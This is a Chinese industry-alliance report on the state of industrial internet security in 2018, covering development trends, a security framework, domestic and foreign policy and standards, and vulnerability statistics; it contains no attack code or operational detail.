中国工业互联网安全态势报告

（2018 年）

中国工业互联网产业联盟

2019 年 2 月

声　明

本报告所载的材料和信息，包括但不限于文本、图片、数据、观点、建议，不构成法律建议，也不应替代律师意见。本报告所有材料或内容的知识产权归工业互联网产业联盟所有（注明是引自其他文献的内容除外），并受法律保护。如需转载，需联系本联盟并获得授权许可。未经授权许可，任何人不得将报告的全部或部分内容以发布、转载、汇编、转让、出售等方式使用，不得将报告的全部或部分内容通过网络方式传播，不得在任何公开场合使用报告内相关描述及相关数据图表。违反上述声明者，本联盟将追究其相关法律责任。

工业互联网产业联盟

联系电话：**010-62305887**

邮箱：aii@caict.ac.cn

目　录

前　言

2018 年是中国工业互联网迅速发展的一年，以《工业互联网发展行动计划（2018-2020 年）》为代表，工业和信息化部及多个省市地方政府出台了一系列产业指导文件，极大地促进了中国工业互联网产业的发展，整体产业规模已经在数千亿以上，工业互联网已经开始改变产业链的运行模式和产业生态、渗透到产业链的各个环节，推动着产业链的在需求、设计、生产、物流、销售、服务再到需求的闭环和优化。

工业互联网包括网络、平台、安全三大体系，网络是基础，平台是核心，安全是保障。工业互联网在改变生产方式和产业生态的同时，安全性问题也越来越被重视。当前我国工业互联网平台网络安全防护发展尚处起步阶段，工业互联网应用环境也出现了较多安全问题，工业互联网平台较多采用传统网络安全防护技术、设备构建安全防护体系架构，整体安全解决方案还不成熟，这些都是工业互联网发展所面临的必然挑战。

工业互联网产业联盟(以下简称 AII)安全组自成立以来就开展了工业互联网安全技术的研究，推动了工业互联网产业联盟安全标准的编写和安全框架的设计。为使广大工业互联网从业者清晰地了解工业互联网安全的发展情况，联盟安全组启动编写了 2018 年版的《中国工业互联网安全态势报告》，报告从工业互联网安全现状、标准与政策、漏洞威胁、安全态势等多方面进行了深入的调研分析，以期引起各界对工业互联网安全的广泛关注，保障工业互联网的未来健康发展。

本报告是在工业和信息化部网络安全管理局指导和支持下，由北京六方云科技有限公司牵头，工业互联网产业联盟安全组多家企业参加编写完成。主要参与单位有：中国信息通信研究院、奇安信科技集团股份有限公司（奇安信集团）、启明星辰信息技术集团股份有限公司、中国电子信息产业集团第六研究所、中国移动通信研究院、恒安嘉新（北京）科技股份公司、海尔集团。

本报告的参编人：王志勤、魏亮、李江力、田慧蓉、刘晓曼、陶耀东、崔君荣、李转琴、刘健帅、卢凯、崔婷婷、张峰、马洁、张海港、刘苏、张子钰、胡晓梦。

工业互联网产业联盟

Alliance of Industrial Internet

第一章　中国工业互联网安全发展现状

1.1中国工业互联网发展

工业互联网是新一代信息通信技术与现代工业技术深度融合的产物，是制造业数字化、网络化、智能化的重要载体，它满足了工业智能化发展需求，具有低时延、高可靠、广覆盖特点的关键网络基础设施，是新一代信息通信技术与先进制造业深度融合所形成的新兴业态与应用模式。我国工业互联网发展越来越向智能化生产、网络化协同、个性化定制和服务化延伸方向发展：

- **面向企业内部的生产率提升**，智能工厂路径能够打通设备、产线、生产和运营系统，获取数据，实现提质增效，决策优化，通过数据驱动，促进电子信息、家电、医药、航空航天、汽车、石化、钢铁等行业的智能生产能力。
- **面向企业外部的价值链延伸**，智能产品/服务/协同路径，能够打通企业内外部价值链，实现产品、生产和服务创新，利用数据驱动促进家电、纺织、服装、家具、工程机械、航空航天、汽车、船舶等不同行业的业务创新能力。
- **面向开放生态的平台运营**，工业互联网平台路径，能够汇聚协作企业、产品、用户等产业链资源，实现向平台运营的转变，利用数据驱动，促进装备、工程机械、家电等、航空航天等行业生态运营能力。

1.1.1.中国工业互联网发展特点

2018 年，我国工业互联网发展进入了新的阶段，主要有以下七大特点：

一是顶层设计基本形成，战略与政策层面，国务院发布《关于深化“互联网+先进制造业”发展工业互联网的指导意见》，从技术体系层面实现了从三大要素（网络、数据、安全）到三大功能体系（网络、平台、安全）。工业和信息化部出台《工业互联网发展行动计划（2018-2020 年）》，明确了三大功能体系的行动目标和行动任务。

二是应用实践层面不断丰富，构架在丰富工业场景和强劲转型需求上的应用创新和模式创新，数据驱动的初步智能化，包括逐见成效的工业和 ICT（包括互联网）界的相互融合。充分体现了中国企业对数字技术和互联网更高的接受和理解以及进取性的企业家精神。

三是网络体系进一步完善，网络化的补课和新体系的创新，标识解析体系逐渐成为关注的新焦点。

四是平台体系快速增长，工业互联网平台快速增长，为企业带来了极为丰富的模式创新，同时也面临着基础能力相对不足的差距，工业互联网应用将继续发展成熟。

五是安全体系逐步建立，工业互联网安全框架已完成初步设计，安全标准体系也在建设中，同时结合工业环境的特点，在 Safety（功能安全）的前提下保证 Security（信息安全），未来的工业互联网信息安全体系需要充分考虑已知威胁与未知威胁的安全防护。

六是各种已有技术的深层次综合应用与新技术的突破，包括新型网络、边缘计算、人工智能、区块链、工业 APP 等。

七是工业互联网产业生态快速形成，工业互联网产业联盟成员队伍迅速扩大，并不断向垂直行业延伸。但产业生态内生力量还存在不足，亟需联合产学研用多方力量，共同推动构建安全可靠的工业互联网发展环境。

1.1.2. 中国工业互联网发展现状

从宏观层面看，我国工业互联网发展形成了**“一大联盟”、“两大阵营”“三大路径”、“四大模式”**的现状与特色：

- **“一大联盟”**指工业互联网产业联盟（AII），AII 成为推动我国产业发展的重要载体，截止到 2019 年 2 月，AII 已有 1027 家会员单位，涵盖国内外主要工业和 ICT 企业，AII 内有 21 个工作组/任务组、12 个垂直行业领域，AII 自成立以来，共发布了 33 份报告、建设了 45 个测试床、推出了 44 个工业互联网优秀应用案例；
- **“两大阵营”**指应用性企业阵营和基础设施性企业两大阵营。应用性企业主要包括各类离散制造与流程型制造企业；基础设施性企业包括网络

与电信运营商、互联网平台企业、自动化设备、软件商、集成商和部分先发性制造企业等；

- **“三大路径”**包括：面向企业内部的生产率提升——智能工厂；面向企业外部的价值链延伸——智能产品/服务/协同；面向开放生态的平台运营——工业互联网平台；
- **“四大模式”**包括：基于现场连接的智能化生产模式、基于企业互联的网络化协同模式、基于产品联网的服务化延伸模式和基于供需精准对接的个性化定制模式。

中国工业互联网正面临着一个重要的高速发展期，但与此同时，工业互联网所面临的安全问题日益凸现。在设备、控制、网络、平台、数据等工业互联网主要环节，仍然存在传统的安全防护技术不能适应当前的网络安全新形势、安全人才不足等诸多问题。

1.2 中国工业互联网安全框架

中国工业互联网安全框架[1]是工业互联网产业联盟在充分借鉴传统网络安全框架和国外相关工业互联网安全框架的基础上，并结合我国工业互联网的特点提出的，旨在指导工业互联网相关企业开展安全防护体系建设，提升安全防护能力。

工业互联网安全框架从防护对象、防护措施及防护管理三个视角构建。针对不同的防护对象部署相应的安全防护措施，根据实时监测结果发现网络中存在的或即将发生的安全问题并及时做出响应。同时加强防护管理，明确基于安全目标的可持续改进的管理方针，从而保障工业互联网的安全。工业互联网安全框架如图 1 所示。




图 1 工业互联网安全框架[1]

其中，防护对象视角涵盖设备、控制、网络、应用和数据五大安全重点：

1、**设备安全**：包括工厂内单点智能器件、成套智能终端等智能设备的安全，以及智能产品的安全，具体涉及操作系统/应用软件安全与硬件安全两方面。

2、**控制安全**：包括控制协议安全、控制软件安全以及控制功能安全。

3、**网络安全**：包括承载工业智能生产和应用的工厂内部网络、外部网络及标识解析系统等的安全。

4、**应用安全**：包括工业互联网平台安全与工业应用程序安全。

5、**数据安全**：包括涉及采集、传输、存储、处理等各个环节的数据以及用户信息的安全。




图 2 工业互联网防护对象

防护措施视角包括威胁防护、监测感知和处置恢复三大环节：




图 3 防护措施视角

1、**威胁防护**：针对五大防护对象，部署主被动防护措施，阻止外部入侵，构建安全运行环境，消减潜在安全风险。

2、**监测感知**：部署相应的监测措施，实时感知内部、外部的安全风险。

3、**处置恢复**：建立响应恢复机制，及时应对安全威胁，并及时优化防护措施，形成闭环防御。

工业互联网安全框架的三个防护视角之间相对独立，但彼此之间又相互关联。从防护对象视角来看，安全框架中的每个防护对象，都需要采用一系列合理的防护措施并依据完备的防护管理流程对其进行安全防护；从防护措施视角来看，每一类防护措施都有其适用的防护对象，并在具体防护管理流程指导下发挥作用；从防护管理视角来看，防护管理流程的实现离不开对防护对象的界定，并需要各类防护措施的有机结合使其能够顺利运转。工业互联网安全框架的三个防护视角相辅相成、互为补充，形成一个完整、动态、持续的防护体系。




图 4 防护管理视角

防护管理视角根据工业互联网安全目标对其面临的安全风险进行安全评估，并选择适当的安全策略作为指导，实现防护措施的有效部署。并在此过程中不断对管理流程进行改进。

第二章 国内外工业互联网安全政策与标准

当前，美国依托工业互联网联盟（IIC）发布工业互联网安全框架（IISF）、端点安全最佳实践等一系列白皮书，德国借助工业 4.0 实施战略，多层面布局工业互联网安全工作，聚焦数据安全保护，同时关注安全标准的应用，引导产业健康有序发展。与此同时，我国也正在推出促进工业互联网安全发展的多项政策、完善相关标准。

2.1 美国工业工业互联网安全框架

2016 年 6 月，美国工业互联网联盟（IIC）发布了工业互联网参考架构模型，该架构为不同企业提供通用语言，并提供进行标准开发的蓝图。

2016 年 9 月 19 日，美国 IIC 提出工业互联网安全框架（IISF）（V1.0），从功能视角出发，以安全模型和策略作为总体指导，全面部署通信、端点、数据、配置管理、监测分析等方面的安全措施。该框架的发布为美国工业互联网安全全面深入研究与实施提供了强有力的理论指导。

2018 年 3 月 12 日，美国 IIC 发布《端点安全最佳实践》白皮书，明确定义了端点安全所需的三个级别，即基本级、增强级和关键级，并细化了每个安全级别应部署的安全防护措施。

2018 年 4 月 12 日，美国 IIC 发布《安全成熟度模型：描述和预期效果》白皮书，建立了安全成熟度概念模型，明确了安全评价目的与要求，为安全评估工作提供了理论依据。

2019 年 2 月 25 日，美国 IIC 发布《安全成熟度模型：从业者指南》白皮书，从维度、域、实践层面详细描述了为达到安全性必须采取的措施。此外，还包含三个案例研究，指导利益相关者如何在实践中应用 SMM。

2.2 德国工业 4.0 实施战略

德国工业 4.0 虽未提出专门的工业互联网安全架构，但安全作为新的商业模式的推动者，贯穿于整个工业 4.0 参考架构，并在功能视角、全生命周期价值链

视角和全层级工业系统三个视角中均有体现。

德国发布《工业 4.0 实施战略》，明确了工业 4.0 的关键技术演进方向、标准化路径及相关安全问题，提出重视与现有安全标准的结合，强调在实施安全标准的过程中继续完善与创新标准，从而提高工业 4.0 的整体安全性。

德国工业 4.0 设立了在线图书馆，在安全方面，经过不断的实践，出版了包括《工业 4.0 中的 IT 安全》、《安全身份标识》、《跨企业安全通信》、《工业 4.0 安全指南》在内的一系列刊物。

2.3 中国工业互联网产业政策

自 2017 年 11 月国务院推出《关于深化“互联网+先进制造业”发展工业互联网的指导意见》以来，国内工业互联网建设的顶层设计逐步加强，相关工作有序推动，国家和地方政府密集出台了一系列的相关政策来推动工业互联网的落地实施。

2018 年 2 月 1 日，工业和信息化部部长苗圩在工业互联网峰会上表示，工业和信息化部将统筹推进工业互联网发展的“323”行动，即打造网络、平台、安全三大体系；推进两类应用，一是大型企业集成创新，二是中小企业应用普及；构建产业、生态和国际化三大支撑。

2 月 14 日，工业互联网专项工作组成立，主要职责是统筹协调我国工业互联网发展的全局性工作，审议推动工业互联网发展的重大规划、重大政策、重大工程专项和重要工作安排。

5 月 14 日，工业和信息化部印发《工业互联网 APP 培育工程实施方案（2018-2020 年）》，提出在国家制造强国建设领导小组的领导下，鼓励地方政府出台政策，并整合行业协会、产业联盟、科研院所各方力量，形成协同推进工业 APP 的格局，到 2020 年底，工业 APP 规模达 30 万，工业 APP 创新应用企业工业技术软件化率达 50%。

5 月 31 日，工业和信息化部印发《工业互联网发展行动计划（2018-2020 年）》，提出到 2020 年底初步建成工业互联网基础设施和产业体系的行动目标，并提出了推动 30 万工业企业上云，培育 30 万个工业应用 APP，重点领域形成 150 个工业互联网集成创新应用试点等具体目标。一同发布的还有《工业互联网专项工

作组 2018 年工作计划》，包括了 58 向具体举措和年度目标成果。

11 月 22 日，工业和信息化部在经过企业自主申报、地方推荐、专家评审、现场核查等一系列程序后，发布《关于 2018 年工业互联网试点示范项目名单的公示》，拟将 72 个项目核定为 2018 年工业互联网试点示范项目。

在国家层面的政策助推下，多个省市也相继出台了一系列政策措施以推动工业互联网落地。

2018 年 2 月 7 日，河北省人民政府印发《河北省战略性新兴产业发展三年行动计划》的通知，提出在未来三年河北主攻大数据与物联网、信息技术制造业、人工智能与智能装备等 10 个重点领域，组织实施六大工程，建设 30 个战略性新兴产业示范基地。

2018 年 2 月 22 日，湖南省经信委发布《湖南省中小企业“上云”行动计划（2018）》，到 2018 年底，实现全省“上云”中小企业达到 10 万家，引进一批国内领先的云计算服务商，培育本省综合云平台 5 家、行业应用云平台 10 家、核心云服务机构 20 家。

2018 年 3 月 22 日，广东省人民政府推出了《广东省深化“互联网+先进制造业”发展工业互联网的实施方案》和《广东省支持企业“上云上平台”加快发展工业互联网的若干扶持政策（2018-2020）》，加快发展工业互联网，促进制造业降本、提质、增效。

2018 年 4 月 9 日，浙江省信息化工作领导小组关于印发《浙江省深化推进“企业上云”三年行动计划（2018-2020 年）》的通知，提出“到 2020 年全省实现上云企业达到 40 万家，打造云应用标杆企业 300 家，培育发展国际领先的云平台 1 个、国内领先的行业云平台 20 个，发展云应用服务商 300 家”的目标。

2018 年 4 月 12 日，山西省大数据发展领导小组办公室印发《山西省促进大数据发展应用 2018 年行动计划》的通知，提到要实施“政务上云”、“企业上云”、“两化贯标”、“工业互联网”四大专项行动，推进大数据与实体经济融合，加速传统产业数字化转型进程。

2018 年 4 月 18 日，河南省人民政府印发《河南省智能制造和工业互联网发展三年行动计划（2018-2020 年）》的通知，提出了关键岗位“机器换人”行动、智能工厂建设行动、工业互联网平台建设行动、“企业上云”专项行动等十大主

要任务。

2018 年 4 月 28 日，浙江省人民政府发布了《浙江省人民政府关于深化制造业与互联网融合发展的实施意见》，提出了打造基于互联网的制造业“双创”平台、推进中小企业互联网融合应用、发展以工业互联网为核心的智能制造等六大主要任务。

2018 年 5 月 16 日，河南省人民政府发布了《河南省“企业上云”行动计划（2018-2020 年）》，目标是推动 3 万家工业企业上云，带动 10 万家中小企业上云，节约信息化建设成本每年超过 30 亿元；打造综合型云平台服务商 2-3 家、行业云平台服务商 20 家、上云标杆企业 100 家，构建企业云服务生态体系。

2018 年 5 月 17 日，重庆市人民政府印发《重庆市深化“互联网+先进制造业”发展工业互联网实施方案》的通知，提出了“到 2020 年，建设工业互联网创新中心和工业互联网示范基地，形成 3-5 个具备国内竞争力的工业互联网平台，培育 10 家龙头引领企业，2 万家企业“上云上平台”，实施 100 个试点示范项目，建成 20 个智能工厂和 200 个数字化车间，基本形成工业互联网生态”的发展目标。

2018 年 6 月 14 日，深圳市人民政府办公厅印发《深圳市工业互联网发展行动计划（2018-2020 年）》和《深圳市关于加快工业互联网发展的若干措施》的通知，提出“力争到 2020 年，将深圳市建成创新驱动、应用引领、生态活跃的全国工业互联网领先地区”的目标，并发布了二十多项措施来落实和加快工业互联网的发展。

2018 年 7 月 2 日，江苏省经济和信息化委员会发布《关于组织实施江苏省工业互联网创新发展“365”工程》的通知，重点围绕五星级上云企业、工业互联网标杆工厂、工业互联网平台 3 个创新发展方向，聚焦新型电力（新能源）装备、物联网等 6 个先进制造业集群，力争在 2020 年前打造 50 个工业互联网创新发展标杆项目。

2018 年 7 月 26 日，福建省工业互联网专项工作组印发《福建省工业互联网专项工作组 2018 年工作计划》的通知，从夯实网络基础、打造平台体系、加强产业技术支撑、构建融通发展新生态、强化网络安全保障以及完善保障措施六个方面提出了 37 项具体举措。

2018 年 7 月 31 日，甘肃省人民政府办公厅印发《甘肃省工业互联网发展行动计划（2018-2020 年）》的通知，力争到 2020 年底甘肃省工业互联网发展水平进入中西部前列，其中平台建设方面要打造 1-2 个行业级工业互联网平台、2-3 个工业互联网公共服务平台，上平台用平台方面要实现企业“上云”率达到 30%等。

2018 年 8 月 13 日，湖北省人民政府办公厅印发《湖北省工业互联网发展工作计划（2018-2020 年）》的通知，目标是到 2020 年底，工业互联网覆盖所有千亿级行业，建设 20 个在全国具有一定影响力的行业级工业互联网平台，培育 2-3 个全国一流的工业互联网平台，带动 3 万家以上企业接入湖北工业云，形成 1-2 个国家级工业互联网产业示范基地。

2018 年 9 月 5 日，重庆市人民政府办公厅发布《重庆市推进工业互联网发展若干政策》的通知，以推动重庆市制造业加速向数字化、网络化、智能化发展，支持工业互联网生态发展。

2018 年 9 月 28 日，天津市工业互联网专项工作组办公室印发《天津市工业互联网发展行动计划（2018-2020 年）》的通知，提出到 2020 年底，初步建成工业互联网网络基础设施、平台支撑、安全保障和产业生态体系。平台体系方面的目标是推动 2000 家以上工业企业上云，培育 1000 个左右面向特定行业、特定场景的工业 APP 和工业软件。

2018 年 11 月 14 日，上海市经济和信息化委员会印发《上海市推进企业上云行动计划（2018-2020 年）》的通知，提出到 2020 年，构建全面支撑企业研发、生产、流通、运营、管理各项业务的云计算技术服务能力，新增 10 万家上云企业，全面提升企业信息化水平，形成产业发展和企业应用相互促进的互动格局。

2.4 中国工业互联网标准推进

2019 年 1 月 25 日，工业和信息化部、国家标准化管理委员会两部委联合印发了《工业互联网综合标准化体系建设指南》，明确了网络、平台、安全、应用相关建设内容。其中，工业互联网安全标准体系主要包括“设备安全”、“控制系统安全”、“网络安全”、“数据安全”、“平台安全”、“应用程序安全”、“安全管理”。




图 5 工业互联网标准体系

此外，CCSA 成立工业互联网特设组（TS8），下设安全组 WG5，积极推动联盟标准向行业标准与国家标准的转化。截至 2019 年 6 月底，已在工业互联网产业联盟发布联盟标准《工业互联网安全防护总体要求》《工业互联网平台安全防护要求》2 项，在研联盟与行业标准包括《工业互联网安全接入技术要求》、《工业互联网数据安全保护要求》、《工业互联网安全能力成熟度评估规范》等 17 项。

第三章 中国工业互联网安全威胁现状

我国的工业互联网建设非常快，据不完全统计，截止到 2018 年上半年，我国的工业互联网平台数量达到 269 家，其中具有一定行业和区域影响力的平台就超过了 50 家，重点平台平均连接的设备数量达到了 59 万台以上，飞速发展的同时，也带来了很多安全问题。

综合对 2018 年工业互联网的漏洞情况、安全事件、平台安全与应用安全等方面的统计来看， 2018 年工业互联网面临的主要问题是这四大方面：

- **工业终端成为安全最薄弱环节**。工业终端保有量大，但安全防护相对不足，继勒索病毒、挖矿木马在 2017 年出现后，2018 年继续发酵，工业主机终端成为工业网络安全的脆弱环节。
- **工业控制系统安全形势依然严峻**。2018 年爆多起工业控制系统有重大漏洞，影响多类生产系统。
- **工业互联网平台的安全没有形成体系**。平台的安全安全尚没有形成体系化的安全防护机制，一方面平台自身的安全性不足，另一方面平台 PaaS 层也缺乏健全的安全 API 供 SaaS 层调用。
- **工业 APP 缺乏安全机制。**目前工业 APP 形态各异、种类繁多，缺乏安全机制和标准安全 API。

3.1 互联网安全风险

工业互联网是新一代信息通信技术与现代工业技术深度融合的产物，是制造业数字化、网络化、智能化的重要载体，它并不是独立于互联网环境的特殊个体，因此，传统的互联网漏洞风险，都会在不同层次对在工业互联网环境里的主机、网络、各类应用系统造成危害。

3.1.1 互联网漏洞统计与分布

综合参考了 Common Vulnerabilities & Exposures（CVE）、National

Vulnerability Database（NVD）、中国国家信息安全漏洞共享平台（CNVD）及国家信息安全漏洞库（CNNVD）所发布的漏洞信息，我们可以看到，2018 年的互联网漏洞数量仍然是呈增加趋势，截至 2018 年 12 月，中国国家信息安全漏洞库（CNNVD）新增漏洞 18780 个，其中没有修复的漏洞数量是 5056 个，国家信息安全漏洞平台（CNVD）新增漏洞 14216 个，如图 6 所示。




图 6　2018 年 CNVD 与 CNNVD 的漏洞新增数量

根据 CNNVD 收录的 2018 年的漏洞数据显示，涉及漏洞类型主要有如下：权限许可和访问控制、跨站脚本、SQL 注入、缓冲区溢出、信息泄露等。其中跨站脚本攻击位居高位，如图 7 所示，占比为 34%。

